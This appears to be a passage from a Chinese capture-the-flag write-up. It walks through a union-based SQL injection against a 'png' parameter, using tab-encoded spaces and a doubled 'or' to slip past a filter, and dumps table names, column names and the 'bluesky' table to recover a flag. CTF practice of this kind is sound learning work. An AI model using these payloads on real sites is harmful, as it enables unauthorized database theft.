
再次查表：

```
png=0%09union%09select%091,2,group_concat(table_name)%09from%09infoorrmation_schema.tables%09where%09table_sche  
ma=database()#
```



查字段名：

```
png=0%09union%09select%091,2,group_concat(column_name)%09from%09infoorrmation_schema.columns%09where%09table_na  
me='bluesky'#
```



查字段: `png=0%09union%09select%09id,sky1,sky2%09from%09bluesky#`

The screenshot shows a web browser window with a yellow background. On the left, there is a logo for "TW SECURITY" featuring two pencils and a gear icon. Below the logo is a search bar containing the text "SQL.png". A blue "Search" button is positioned below the search bar. To the right of the search area, there is a block of Chinese text:

半夏彼岸似水流年
不忘初心方得始终
生死挈阔与子成说
如人饮水冷暖自知
你若安好便是晴天two{Q1ng_t1an_day5}

In the top right corner of the browser, there is a "HackBar" extension interface. It includes a URL input field with the value `https://rimovni.exeve.run/fesbihcez/index?png=0%09union%09select%09id,sky1,sky2%09from%09bluesky#`, several buttons for "Load URL", "Split URL", and "Execute", and checkboxes for "Post data", "Referer", "User Agent", and "Cookies". Below the URL field is a control panel with tabs for "控制台", "搜索", "问题", and "新变化", and a search bar with the placeholder "Aa .* \x3c\x73\x74\x79\x6c\x65\x3e".

得到flag